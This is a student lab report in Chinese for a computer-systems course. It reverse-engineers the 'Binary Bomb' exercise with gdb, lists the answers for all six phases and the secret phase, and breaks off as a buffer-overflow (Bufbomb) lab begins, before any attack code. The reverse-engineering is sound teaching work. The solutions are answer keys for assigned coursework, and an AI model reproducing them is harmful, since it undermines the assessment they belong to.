

# 华中科技大学

## 课程实验报告

课程名称： 计算机系统基础

专业班级： CS2005 班

学 号： U202090063

姓 名： 董玲晶

指导教师： 刘海坤

报告日期： 2022 年 06 月 24 日

计算机科学与技术学院

## 目录

实验 2: .....	1
实验 3: .....	16
实验总结.....	25

## 实验 2: Binary Bombs

### 2.1 实验概述

在本实验中，请使用课程所学知识拆除一个“Binary Bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。一个“Binary Bombs”（二进制炸弹，简称炸弹）是一个 Linux 可执行 C 程序，包含 phase1~phase6 共 6 个阶段。炸弹运行的每个阶段要求你输入一个特定的字符串，若你的输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出 "BOOM!!!" 字样。实验的目标是你要拆除尽可能多的炸弹阶段。

### 2.2 实验内容

1. “Binary Bombs”（二进制炸弹，简称炸弹）是一个 Linux 可执行 C 程序，包含 phase1~phase6 共 6 个阶段，每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

- (1) 阶段一 字符串比较；
- (2) 阶段二 循环；
- (3) 阶段三 条件/分支，含 switch 语句；
- (4) 阶段四 递归调用和栈；
- (5) 阶段五 指针；
- (6) 阶段六 链表/指针/结构；
- (7) 隐藏阶段

2. 拆弹技术：为了完成二进制炸弹拆除任务，你需要：

- (1) 使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件；
- (2) 单步跟踪调试每一阶段的机器代码
- (3) 理解每一汇编语言代码的行为或作用，
- (4) 进而设法“推断”出拆除炸弹所需的目标字符串。
- (5) 在每一阶段的开始代码前和引爆炸弹的函数前设置断点以便于调试。

#### 2.2.1 阶段 1 phase\_1

##### 1. 任务描述

字符串比较。

##### 2. 实验设计

利用 gdb 调式观察和调试汇编指令，尤其是要最先注意跳转指令（比如跳转

到 exploded\_bomb 的地方)，跳转到 explode\_bomb 前一定会有约束答案的条件，对多个跳转指令的条件对程序进行回溯分析汇编代码功能或者调试，再将多个得出的结论总结，就可以分析出最终的答案。

### 3. 实验过程

(1) 首先利用 disas 指令对 phase\_1 程序进行反汇编，得到如图 2-1 所示的汇编程序，注意跳转指令 call 的部分，可以看到第一次调用了 strings\_not\_equal 的子程序，在调用前将地址为 0x804a0ac 单元内容和 esp+0x1c 处的入栈，考虑是寄存器传参。

```
(gdb) disas phase_1
Dump of assembler code for function phase_1:
0x08048b33 <+0>:      sub     $0x14,%esp
0x08048b36 <+3>:      push    $0x804a0ac
0x08048b3b <+8>:      pushl   0x1c(%esp)
0x08048b3f <+12>:     call    0x80490b3 <strings_not_equal>
0x08048b44 <+17>:     add     $0x10,%esp
0x08048b47 <+20>:     test   %eax,%eax
0x08048b49 <+22>:     je     0x8048b50 <phase_1+29>
0x08048b4b <+24>:     call    0x80491aa <explode_bomb>
0x08048b50 <+29>:     add     $0xc,%esp
0x08048b53 <+32>:     ret
End of assembler dump.
```

图 2-1 phase\_1 反汇编后的程序

(2) 利用 disas 指令反汇编出 strings\_not\_equal 程序，通过对此程序分析后可发现，此程序是先调用 string\_length 子程序计算刚刚后入栈参数 (esp+0x1c) 的长度，再以此长度为循环大小将先入栈的参数 (0x804a0ac 单元内容) 与后入栈参数进行逐一比较，相等立刻将 eax 寄存器赋为 0 返回。最后若全相等将 eax 赋为 1，返回。

(3) 所以是将我们的输入的一个字符串和内存中的一个字符串进行比较，打印 0x804a0ac，如图 2-2 所示，因此得到本题目答案为：Crikey! I have lost my mojo!

```
(gdb) x/s 0x804a0ac
0x804a0ac:      "Crikey! I have lost my mojo!"
```

图 2-2 查看内存中存的字符串内容

(4) 输入结果验证，如图 2-3 所示，可得结果正确，拆弹成功。

```
jelly@jelly-virtual-machine:~/U202090063$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!

Crikey! I have lost my mojo!
Phase 1 defused. How about the next one?
^CSo you think you can stop the bomb with ctrl-c, do you?
Well...OK. :-)
```

图 2-3 phase\_1 答案成功验证

### 4. 实验结果

答案即为：Crikey! I have lost my mojo!

本题主要是以分析程序功能，直接分析代码得出答案，在实验过程中已详细分析结果来源，这里不对结果进行重复分析。

### 2.2.2 阶段 2 phase\_2

#### 1. 任务描述

循环。

#### 2. 实验设计

利用 gdb 调式观察和调试汇编指令，尤其是要最先注意跳转指令（比如跳转到 explode\_bomb 的地方），跳转到 exploded\_bomb 前一定会有约束答案的条件，对多个跳转指令的条件对程序进行回溯分析汇编代码功能或者调试，再将多个得出的结论总结，就可以分析出最终的答案。

#### 3. 实验过程

(1) 利用 disas 指令反汇编出 phase\_2 的汇编程序，如图 2-4 所示。注意跳转指令，发现第一次调用 read\_six\_numbers 子程序读了六个数字，判断输入应该为六个数字。

```
(gdb) disas phase_2
Dump of assembler code for function phase_2:
0x08048b54 <+0>:    push    %ebx
0x08048b55 <+1>:    sub     $0x30,%esp
0x08048b58 <+4>:    mov     %gs:0x14,%eax
0x08048b5e <+10>:   mov     %eax,0x24(%esp)
0x08048b62 <+14>:   xor     %eax,%eax
0x08048b64 <+16>:   lea     0xc(%esp),%eax
0x08048b68 <+20>:   push    %eax
0x08048b69 <+21>:   pushl   0x3c(%esp)
0x08048b6d <+25>:   call    0x80491cf <read_six_numbers>
0x08048b72 <+30>:   add     $0x10,%esp
0x08048b75 <+33>:   cmpl    $0x0,0x4(%esp)
0x08048b7a <+38>:   jns     0x8048b81 <phase_2+45>
0x08048b7c <+40>:   call    0x80491aa <explode_bomb>
0x08048b81 <+45>:   mov     $0x1,%ebx
0x08048b86 <+50>:   mov     %ebx,%eax
0x08048b88 <+52>:   add     (%esp,%ebx,4),%eax
0x08048b8b <+55>:   cmp     %eax,0x4(%esp,%ebx,4)
0x08048b8f <+59>:   je      0x8048b96 <phase_2+66>
0x08048b91 <+61>:   call    0x80491aa <explode_bomb>
0x08048b96 <+66>:   add     $0x1,%ebx
0x08048b99 <+69>:   cmp     $0x6,%ebx
0x08048b9c <+72>:   jne     0x8048b86 <phase_2+50>
```

图 2-4 phase\_2 反汇编后的程序

(2) 分析程序可知，第一个数必须大于等于 0，然后初始给 eax 赋值为 1。开五个循环，每次循环将 eax 当前的值加到前一个数上，判断所得的和与当前的数字是否相等，不相等则爆炸，而每次循环之后 eax 自增 1。所以设置一个初始值为 0，第一次加 1 得到 1，第二次加 2 得到 3，第三次加 3 得到 6，第四次加 4 得到 10，第五次加 5 得到 15。因此答案为 0, 1, 3, 6, 10, 15。

(3) 输入结果验证，如图 2-5 所示，可得结果正确，拆弹成功。

```
jelly@jelly-virtual-machine:~/U202090063$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Crikey! I have lost my mojo!
Phase 1 defused. How about the next one?
0 1 3 6 10 15
That's number 2. Keep going!
```

图 2-5 phase\_2 答案成功验证

## 4. 实验结果

答案为：0，1，3，6，10，15。

本题实验方法主要是以分析程序功能，直接分析代码得出答案，在实验过程中已详细分析结果来源，这里不对结果进行重复分析。

## 2.2.3 阶段 3 phase\_3

### 1. 任务描述

条件/分支，含 switch 语句。

### 2. 实验设计

本关的实验方法主要以直接分析程序代码以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合，推理出最后的答案。

### 3. 实验过程

(1) 同前两关一样，先 disas 反汇编出 phase\_3 的代码，发现有点复杂，先在答案文件中输入 test（就是随便输入一些东西让程序跑起来），然后进行 stepi 单步调试，走着走着发现程序进入到了 scanf 中，观察到读取的格式为：%d %c %d，如图 2-6 所示。因此输入为一个数字、一个字符、一个数字，先随便输入“1，a，2”。

```
(gdb)
__isoc99_sscanf (s=0x804c480 <input_strings+160> "test",
format=0x804a0c9 "%d %c %d") at isoc99_sscanf.c:26
```

图 2-6 获取 scanf 输入形式

(2) 观察调用 scanf 函数得到输入后的程序，代码如图 2-7 所示，直接分析程序可发现第一个输入的数字不能大于 0x7，否则会爆炸，因此先暂且将输入的第一个数设为 6。

```
0x08048bdc <+39>: call    0x8048810 <__isoc99_sscanf@plt>
0x08048be1 <+44>: add     $0x20,%esp
0x08048be4 <+47>: cmp     $0x2,%eax
0x08048be7 <+50>: jg      0x8048bee <phase_3+57>
0x08048be9 <+52>: call    0x80491aa <explode_bomb>
0x08048bee <+57>: cmpl    $0x7,0x4(%esp)
0x08048bf3 <+62>: ja      0x8048cf5 <phase_3+320>
```

图 2-7 第一个数字内容解密对应的代码

(3) 五步五步调试并打印出指令内容，往下走。走到如图 2-7 处时，发现进行了两个比较，任意一个内容与指定的内存单元中的内容不相同则炸弹爆炸，因此考

考虑是将我们的输入与内存中的内容进行比较，因此打印输出看看，如图 2-8 所示。可发现 0x74 单元之中储存的是 116，而 0x3e5 单元之中储存的是 997。由于第二个是字符，因此 116 为 ASCII 码，转化为字符后发现是 t。故猜测答案是 6，t，997。

```
(gdb) stepi
0x08048cbf in phase_3 ()
1: x/5i $pc
=> 0x08048cbf <phase_3+266>:    mov     $0x74,%eax
0x08048cc4 <phase_3+271>:    cmpl    $0x3e5,0x8(%esp)
0x08048ccc <phase_3+279>:    je      0x08048cff <phase_3+330>
0x08048cce <phase_3+281>:    call   0x080491aa <explode_bomb>
0x08048cd3 <phase_3+286>:    mov     $0x74,%eax
(gdb) p 0x74
$5 = 116
(gdb)
$6 = 116
(gdb) p 0x3e5
$7 = 997
(gdb) p *(int)($esp+8)
$8 = 99
(gdb) stepi
0x08048cc4 in phase_3 ()
1: x/5i $pc
=> 0x08048cc4 <phase_3+271>:    cmpl    $0x3e5,0x8(%esp)
0x08048ccc <phase_3+279>:    je      0x08048cff <phase_3+330>
0x08048cce <phase_3+281>:    call   0x080491aa <explode_bomb>
0x08048cd3 <phase_3+286>:    mov     $0x74,%eax
0x08048cd8 <phase_3+291>:    jmp     0x08048cff <phase_3+330>
```

图 2-8 打印可疑内存单元的值

(4) 验证答案结果，正确，拆弹成功，如图 2-9 所示。

```
jelly@jelly-virtual-machine:~/U202090063$ ./bomb U202090063.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
^CSo you think you can stop the bomb with ctrl-c, do you?
Well...OK. :-)
```

图 2-9 验证第三关答案

#### 4. 实验结果

答案为：6 t 997。

本关答案推理主要以调试和打印为方法得出，并没有详细分析所有的 phase\_3 完整代码，所以答案验证成功后带入答案分析代码程序可发现本程序功能为：根据第一个输入的数，跳转得到不同的结果，即输入的第一个数不同第二个字符和第三个数字的值也不相同；将汇编语言转换成 C 语言之后其大致框架如图 2-10 所示。

```

int a, b, c;
scanf("%d %c %d", &a, &b, &c);
switch (a)
{
    //每个case下内存里比较的b和c的值都不一样
    case 1:
    case 2:
    case 3:
    case 4:
    case 5:
    case 6:
    default:
        explode_bomb();
}
return 0;

```

图 2-10 第三关核心代码对应的 C 语言代码

## 2.2.4 阶段 4 phase\_4

### 1. 任务描述

递归调用和栈

### 2. 实验设计

本关的实验方法主要以直接分析程序代码以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合，推理出最后的答案。

### 3. 实验过程

(1) 同样 disas 出 phase\_4 的代码，先进行观察，在答案文档当中输入 test，设置断点 b phase\_4，run 运行调试。如图 2-11 所示。

```

(gdb) run U202090063.txt
Starting program: /home/jelly/U202090063/bomb U202090063.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!

Breakpoint 1, 0x08048d79 in phase_4 ()
(gdb) disas phase_4
Dump of assembler code for function phase_4:
=> 0x08048d79 <+0>:      sub     $0x1c,%esp
    0x08048d7c <+3>:      mov     %gs:0x14,%eax
    0x08048d82 <+9>:      mov     %eax,0xc(%esp)
    0x08048d86 <+13>:     xor     %eax,%eax
    0x08048d88 <+15>:     lea     0x8(%esp),%eax
    0x08048d8c <+19>:     push    %eax
    0x08048d8d <+20>:     lea     0x8(%esp),%eax
    0x08048d91 <+24>:     push    %eax
    0x08048d92 <+25>:     push    $0x804a243

```

图 2-11 打断点运行程序并反汇编出 phase\_4



(2) 先大致分析一下 phase\_4 程序，在图 2-11 的最后一行我们发现，程序将 0x804a243 单元的内容入栈，由于后面调用了 scanf 函数，考虑是传递参数。打印该内存单元的内容查看，发现是 “%d %d “，如图 2-12 所示。由此可以推测出输入的拆弹答案是两个数字。故在答案文件里随便输入两个数字，100 和 200。

```
(gdb) x/s 0x804a243
0x804a243:      "%d %d"
```

图 2-12 打印 0x804a243 单元的内容

(3) stepi 单步运行，进入 scanf 函数后输入 finish 返回，继续 stepi 单步运行，此时观察程序，注意分支指令。可发现比较程序比较了 esp+0x4 内容和 0xe 的大小，若大于 0xe 也就是 14 就爆炸。打印一下 esp+0x4 的内容，如图 2-13 所示，发现是我们输入的第一个数字，也就是 100. 因此推测出输入的的第一个数字不可以大于 14，否则炸弹爆炸。将第一个答案值改为 13.

```
(gdb) p *(int*)($esp+0x4)
$2 = 100
```

图 2-13 打印\$esp+0x4 的内容

(4) 之后程序进入了一个名为 func4 的函数，在出来之后，进一步分析程序可以发现，程序将\$esp+0x8 的内容进行了比较，若不相等，则炸弹爆炸。打印该单元内容发现是 200，即我们输入的第二个数字，如图 2-14 所示。因此第二个数字必须和 0x1b 即 27 相等。

```
(gdb) p *(int*)($esp+0x8)
$4 = 200
```

图 2-14 打印\$esp+0x8 的内容

(5) 回头看 func4，在调用前，分析代码发现程序把 14、0、\$esp+0x10 的值以此入栈作为参数进行传递，打印\$esp+0x10 可得其值为 6，所以是输入的的第一个数字。进入 func4 后此时栈的结构如图 2-15 所示，从底向上分别是三个参数 a、b、c。

ESP+0x10: 6 => EDX
ESP+0x14: 0 => ESI
ESP+0x18: 14 => ECX

图 2-15 func4 内栈示意图

(6) disas 出 func4 的代码分析程序功能，发现是一个递归程序，且用栈来传递参数。翻译成 C 语言如图 2-16 所示。由于求解比较复杂，将小于 0xe 的数字一个一个试了一遍，最后发现 9 符合条件，而带入 9 运行，可发现递归调用 func4 了三次，每次调用的情况如图 2-17 所示，前三个数分别是 a、b、c 的值。

```

int func4(a,b,c)
{
    int mid=a-b;
    mid=((mid>>31+mid)/2)+b;
    if (mid<c)
        return func4(a, mid+1,c);
    else if (mid>c)
        return func4(mid-1, b, c);
    else
        return 0;
}

```

图 2-16 func4 对应的 C 语言代码

14	0	9	mid=7	小于c
14	8	9	mid=11	大于c
10	8	9	mid=9	等于c

图 2-17 func4 每次调用情况分析

#### 4. 实验结果

答案为：9 27。

实验过程已经很详细了，详情看实验过程。

#### 2.2.4 阶段 5 phase\_5

##### 1. 任务描述

指针

##### 2. 实验设计

本关的实验方法主要以直接分析程序代码功能以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合，推理求解出最后的答案。

##### 3. 实验过程

(1) 设置断点 b phase\_5，运行文件 run U202090063.txt，通过 layout asm 进入调试。可发现程序读入了一个字符串，同时调用了 string\_length 求取字符串的长度，最后和 0x6 进行比较，若不相同炸弹爆炸，如图 2-18 所示。因此读入的字符串长度必须是 6，因此返回答案文件暂时填为 a、b、c、d、e、f。

```

0x8048dfc <phase_5+14> mov    %eax,0x18(%esp)
0x8048e00 <phase_5+18> xor    %eax,%eax
0x8048e02 <phase_5+20> push  %ebx
0x8048e03 <phase_5+21> call  0x8049094 <string_length>
0x8048e08 <phase_5+26> add    $0x10,%esp
> 0x8048e0b <phase_5+29> cmp    $0x6,%eax
0x8048e0e <phase_5+32> je     0x8048e15 <phase_5+39>
0x8048e10 <phase_5+34> call  0x80491aa <explode_bomb>
0x8048e15 <phase_5+39> mov    $0x0,%eax
0x8048e1a <phase_5+44> movzbl (%ebx,%eax,1),%edx
0x8048e1e <phase_5+48> and    $0xf,%edx
0x8048e21 <phase_5+51> movzbl 0x804a0fc(%edx),%edx
0x8048e28 <phase_5+58> mov    %dl,0x5(%esp,%eax,1)

native process 12164 In: phase_5 L?
(gdb) stepi
0x08049098 in string_length ()
(gdb) finish
Run till exit from #0  0x08049098 in string_length ()
0x08048e08 in phase_5 ()
(gdb) stepi
0x08048e0b in phase_5 ()

```

图 2-18 检查输入字符串长度是否为 6

(2) 继续运行程序，分析程序功能，打印调试发现我们输入的字符存在 `edx` 之中，如图 2-19 所示。由前面的 `movzbl(%ebx,%eax,1)$edx` 可知，`ebx` 当中存的是我们输入的字符的地址，即 `ebx` 在此用作指向字符串的指针。

```

(gdb) p *(char*)(%ebx+%eax*1)
$1 = 97 'a'
(gdb) stepi
0x08048e1e in phase_5 ()
(gdb) p $edx
$2 = 97
(gdb) p $edx+0x1
$3 = 98
(gdb) p $edx+0x2
$4 = 99

```

图 2-19 打印 `edx` 所存内容

(3) 通过分析程序可知，第一次循环中，将 `edx` 中的内容也就是当前字符串的第一个字符与 `0xf` 相与，将得到的结果加到 `0x804a0fc` 上。而通过打印可知 `0x804a0fc` 存的字符串为 `maduiersnftotvbylWow! You've defused the secret stage!` 如图 2-20 所示。这个字符串的首地址为 `0x804a0fc`，可以通过将刚才的加法操作取出字符串中对应次序的字符。

```

> 0x8048e1e <phase_5+48> and    $0xf,%edx
0x8048e21 <phase_5+51> movzbl 0x804a0fc(%edx),%edx
0x8048e28 <phase_5+58> mov    %dl,0x5(%esp,%eax,1)

native process 12220 In: phase_5 L?? PC: 0x8048e21
(gdb) x/s 0x804a0fc
0x804a0fc <array.3250>: "maduiersnftotvbylWow! You've defused the secret stage!"

```

图 2-20 打印以 `0x804a0fc` 为首址的字符串

(4) 最终将这个字符与以 `0x804a0d2` 为首地址的字符串的第一个字符相比较，

不相等则炸弹爆炸。以 0x804a0d2 为首地址的字符串内容如图 2-21 所示。

```
(gdb) x/s 0x804a0d2
0x804a0d2: "oilers"
```

图 2-21 打印以 0 x804a0d2 为首址的字符串

(5) 重复以上循环六次。

(6) 所以本题的关键在于将要得到 oilers 这个字符串中的每个字符在 maduiersnfotvbylWow! You've defused the secret stage!第一次出现的次序(从 0 开始), 并加上 96 作为 ASCII 码转换成对应的字符, 输入。o 字符第一次出现的次序是 10, i 第一次出现的次序是 4, l 第一次出现的次序是 15, e 是 5, r 是 6, s 是 7.全部加上 96 转换为字符就是 jdoefg。验证答案, 正确, 过关, 如图 2-22 所示。

```
jelly@jelly-virtual-machine:~/U202090063$ ./bomb U202090063.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.
Good work! On to the next...
```

图 2-22 验证求解的结果

#### 4. 实验结果

答案为: jdoefg。

实验过程已经很详细了, 详情看实验过程。

### 2.2.4 阶段 6 phase\_6

#### 1. 任务描述

链表/指针/结构

#### 2. 实验设计

本关的实验方法主要以直接分析程序代码功能以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合, 推理求解出最后的答案。

#### 3. 实验过程

(1) b phase\_6 设置断点, run U202090063.txt 运行程序, disas phase\_6 反汇编出代码。由分析可得到一开始读入了六个数字, 所以输入必须是六个数字, 先填为 1, 2, 3, 4, 5, 6。

(2) 在读入了六个数字之后, 继续分析代码, 发现程序以 esi 作循环变量从 0-5 将 \$esp+\$esi\*4+0xc 地址中的内容取出, 打印这个地址的内容, 发现一次为 1、2、3、4、5、6, 如图 2-23 所示。所以意味着我们输入的六个数字存在以 \$esp+0xc 为首址的内存当中。通过图 2-23 所示下面三行的代码可知, eax 寄存器中的内容(也就是输入的数字)必须大于 0 且减去 1 之后必须小于等于 5, 也就是输入的

六个数字必须小于等于 6 且大于 0，否则炸弹爆炸。所以输入的六个数字限定在 [1, 6] 之间。

```

> 0x8048e95 <phase_6+39> mov     0xc(%esp,%esi,4),%eax
0x8048e99 <phase_6+43> sub     $0x1,%eax
0x8048e9c <phase_6+46> cmp     $0x5,%eax
0x8048e9f <phase_6+49> jbe     0x8048ea6 <phase_6+56>

native process 16862 In: phase_6
(gdb) stepi
0x08048e90 in phase_6 ()
0x08048e95 in phase_6 ()
(gdb) p *(int*)($esp+$esi*4)
$1 = -1209586201
(gdb) p *(int*)($esp+$esi*4+0xc)
$2 = 1
(gdb) p *(int*)($esp+4+0xc)
$3 = 2

```

图 2-23 打印以 \$esp+0xc 为首址的内存内容

(3) 继续分析下面的代码可知，程序将每个数字和其他的几个数字进行比较，若有相等的则炸弹爆炸，也就是说输入的六个数字必须是不同的六个数字。然后继续分析代码可知，通过一个循环，将每个输入的数字取 7 的补数（比如输入为 1 则变为 6，输入为 2 则变为 5）。

(4) 接着代码将地址 0x804c13c 送入 edx，比较 ecx（此时 ecx 存的是输入的的第一个数的值取 7 的补数）与 eax（此时等于 1）的大小，大于的话则将以（edx 的值加 8）为地址的单元内容的值存入 edx。接着以 ecx 的大小为循环的次数，每次将 edx+8 这个地址单元里的值赋给 edx，然后将 edx 中的地址值存入 \$esp+\$esi\*4+0x24 当中。如此循环 6 次，对每一个数字都这么操作。

```

> 0x8048f0b <phase_6+157> mov     $0x804c13c,%edx
0x8048f10 <phase_6+162> cmp     $0x1,%ecx
0x8048f13 <phase_6+165> jg      0x8048eea <phase_6+172>
0x8048f15 <phase_6+167> jmp     0x8048ef4 <phase_6+174>
0x8048f17 <phase_6+169> mov     0x24(%esp),%ebx

native process 16862 In: phase_6
(gdb) p/x *0x804c13c
$34 = 0x279
(gdb) p/x *0x804c13c@3
$35 = {0x279, 0x1, 0x804c148}

```

图 2-24 打印以 0x804c13c 为地址的内存单元附近的内容

所以可以把图 2-24 花括号里的所有内容整体看作一个结构体，最后一个成员保存的是一个地址，是下一个结构体成员的首地址，也就是指向下一个结构体元素的指针。

因此可以把其看作一个链表，而一开始给出的 0x804c13c 就是该链表的头指针。所以依次打印出其内容看看，如图 2-25 所示。

```
(gdb) p/x *0x804c13c@3
$21 = {0x279, 0x1, 0x804c148}
(gdb) p/x *0x804c148@3
$22 = {0x1a4, 0x2, 0x804c154}
(gdb) p/x *0x804c154@3
$23 = {0x33c, 0x3, 0x804c160}
(gdb) p/x *0x804c160@3
$24 = {0x50, 0x4, 0x804c16c}
(gdb) p/x *0x804c16c@3
$25 = {0x25e, 0x5, 0x804c178}
(gdb) p/x *0x804c178@3
$26 = {0x109, 0x6, 0x0}
```

图 2-25 打印链表各个结点内容

(5) 所以总结一下就是对于输入的六个数字 A, B, C, D, E, F 对 7 取补数之后得到 a, b, c, d, e, f。依次取出链表第 a 个结点, 第 b 个结点, 第 c 个结点.....然后放入指定的内存中, 第 a 个结点变成了第一个结点, 第 b 个结点变成了第二个结点.....

(6) 继续分析后面的程序, 发现程序的功能是按重新排好的顺序比较各个结点中第一个成员的大小, 若不是单调递减则炸弹爆炸。

所以倒推求解: 3 号>1 号>5 号>2 号>6 号>4 号。要对 7 求补, 为 4, 6, 2, 5, 1, 3。这就是最后的答案。输入答案文件, 验证答案, 正确, 如图 2-26 所示。

```
jelly@jelly-virtual-machine:~/U202090063$ ./bomb U202090063.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.
Good work! On to the next...
Congratulations! You've defused the bomb!
```

图 2-26 验证 phase\_6 答案

#### 4. 实验结果

答案为 4 6 2 5 1 3

实验过程已经很详细了, 详情看实验过程。

### 2.2.4 阶段 7 secret\_phase

#### 1. 任务描述

找到触发隐藏关卡的条件, 并破解隐藏关。

#### 2. 实验设计

本关的实验方法主要以直接分析程序代码功能以及 gdb 调试、打印内存单元内容和寄存器的值等 gdb 调试手段相结合, 推理求解出最后的答案。

#### 3. 实验过程

(1) 既然有隐藏关, 肯定要在 main 里面触发和组织调用, disas 出 main 观察,



可发现在每个 `phase` 调用后都会有一个 `phase_defused` 函数，`disas` 出 `phase_defused`。观察后发现在其中一行调用了 `secret_phase`，注意这个名字，说明隐藏关卡的进入和这个函数有关，分析这句调用前的触发条件。分析程序功能发现程序先是比较了 `0x804c3cc` 内存单元和 6 的大小，考虑到要完成 6 关才会解锁隐藏关，猜测是进行判断是否完成 6 关，也就是每完成一关这个单元中的值都会+1，直到为 6。在每一关分别打上断点，单步调试，在每一关之后打印该内存单元的值，如图 2-27 所示，发现其值从 1 变化到 6。

```
Breakpoint 1, 0x08048b33 in phase_1 ()
(gdb) p *0x804c3cc
$1 = 1

Breakpoint 2, 0x08048b54 in phase_2 ()
(gdb) p *0x804c3cc
$2 = 2

Breakpoint 3, 0x08048bb5 in phase_3 ()
(gdb) p *0x804c3cc
$3 = 3

Breakpoint 4, 0x08048d79 in phase_4 ()
(gdb) p *0x804c3cc
$4 = 4

Breakpoint 5, 0x08048dee in phase_5 ()
(gdb) p *0x804c3cc
$5 = 5

Breakpoint 6, 0x08048e6e in phase_6 ()
(gdb) p *0x804c3cc
$6 = 6
```

图 2-27 单步调试打印 `0x804c3cc` 单元内容

(2) 继续分析程序，发现出现了两个地址入栈后调用 `scanf`，打印内容，如图 2-28 所示。所以要输入的是两个数字和一个字符串，而第二个地址的内容是第四关当时的答案。

```
> 0x0804932d <phase_defused+42> push $0x804a29d
native process 17516 In: phase_defused
(gdb) stepi
0x0804932d in phase_defused ()
(gdb) x/s 0x804a29d
0x804a29d: "%d %d %s"
(gdb) x/s 0x804c4d0
0x804c4d0 <input_strings+240>: "9 27"
```

图 2-28 打印两个地址单元内容

继续观察程序，发现我们要在第四关的答案后面加上一个字符串，读入字符串后会调取 `strings_not_equal` 函数，观察调用前入栈的内容，发现了一个地址，打印这个地址内容，如图 2-29 所示。所以要加上的字符串就是 `DrEvil`，这样就

能触发隐藏关，进入了 secret\_phase 函数。

```
(gdb) x/s 0x804a2a6
0x804a2a6: "DrEvil"
```

图 2-29 打印 0x804a2a6 单元内容

(3) disas 出 secret\_phase，观察代码，发现调用了 read\_line 读入一行数据，在调用 strtol 把输入的数据转换为十进制数字，比较输入的数字和 0x3e8 比较，如果输入的数大于 0x3e8 则炸弹爆炸。所以输入的数字得小于 0x3e8，也就是 1000。

(4) 接着程序把输入的数字入栈，地址 0x804c088 入栈，作为参数调用 fun7。打印 0x804c088 地址中的内容，如图 2-30 所示，为 0x24。再打印其附近的内容，如图 2-31 所示，可能又是个结构体。而调用完毕后，返回的参数必须和 7 相等。所以必须推测输入的具体是什么内容才能让 fun7 函数返回 7。

```
(gdb) p/x *0x804c088
$2 = 0x24
```

图 2-30 打印 0x804c088 单元内容

```
(gdb) p/x *0x804c088@3
$3 = {0x24, 0x804c094, 0x804c0a0}
```

图 2-31 打印 0x804c088 及其附近单元内容

(5) 查看 fun7 函数代码，分析代码之后发现在 fun7 中又调用了 fun7，因此又是一个递归调用的函数。将其翻译成 C 语言代码，如图 2-32 所示。

```
int fun7(Node *root,int val){
    if(root->value==val)
        return 0;
    else if(root->value>val)
        return 2*fun7(root->left,val);
    else
        return 2*fun7(root->right,val)+1;
}
```

图 2-32 fun7 对应的 C 语言程序

所以这个函数的作用是对一颗二叉树进行查询，上面的 0x804c088 就是头结点的首地址。如果当前结点的值等于要查询的值则返回 0；若要查询的值大于当前结点，递归查询右子树；要查询的值小于当前结点，递归查询左子树。由于返回的值是 7，所以上一次返回的值是 3，再上一次返回的是 1，再上一次返回的是 0。返回的是 0，说明刚好等于查询的值。所以走的路线就是右=>右=>右。从头结点开始每次都打印右结点的内容，如图 2-33 所示，最后一个结点存的值为 0x3e9，即十进制的 1001。最后的答案就是 1001。



```

(gdb) p/x *0x804c088@3
$13 = {0x24, 0x804c094, 0x804c0a0}
(gdb) p/x *0x804c0a0@3
$14 = {0x32, 0x804c0b8, 0x804c0d0}
(gdb) p/x *0x804c0d0@3
$15 = {0x6b, 0x804c0f4, 0x804c130}
(gdb) p/x *0x804c130@3
$16 = {0x3e9, 0x0, 0x0}

```

图 2-33 打印路径上每个结点的内容

#### 4. 实验结果

验证答案，成功，如图 2-34 所示。

```

jelly@jelly-virtual-machine:~/U202090063$ ./bomb U202090063.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.
Good work! On to the next...
Curses, you've found the secret phase!
But finding it and solving it are quite different...
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!

```

图 2-34 验证隐藏关答案正确性

### 2.3 实验小结

在本次实验中，我通过运用 gdb 调试工具、对汇编代码进行分析，拆解了七个炸弹，本次实验收获如下：

(1) 熟悉了 gdb 调式工具常用指令，如断点设置 (b)、打印寄存器或内存单元的值 (p)、单步执行 (stepi)、打印字符串 (x/s) 以及 layout asm 工具的使用。

(2) 加深了汇编代码的学习与运用，进一步掌握了传送、跳转等指令的应用以及汇编语言中子程序的调用和堆栈传递参数、断点保存等方法，也对这些功能有了更深的理解。

(3) 对汇编语言中数组、链表等数据结构以及指针、循环、递归函数的实现有了更好的认识。

## 实验 3: Bufbomb: Buffer Overflow Attack

### 3.1 实验概述

本实验的目的在于加深对 IA-32 函数调用规则和栈结构的具体理解。实验的主要内容是 对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击(buffer overflow attacks), 也就 是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像, 继而执行一些原来程序中 没有的行为, 例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要你熟 练运用 gdb、objdump、gcc 等工具完成。

### 3.2 实验内容

介绍本次实验的总体主要内容

实验中你需要对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 Smoke(level 0)、Fizz(level 1)、Bang(level 2)、Boom(level 3)和 Nitro(level 4), 其中 Smoke 级最简单而 Nitro 级最困难。

#### 3.2.1 阶段 1 smoke

##### 1. 任务描述

程序跳转

##### 2. 实验设计

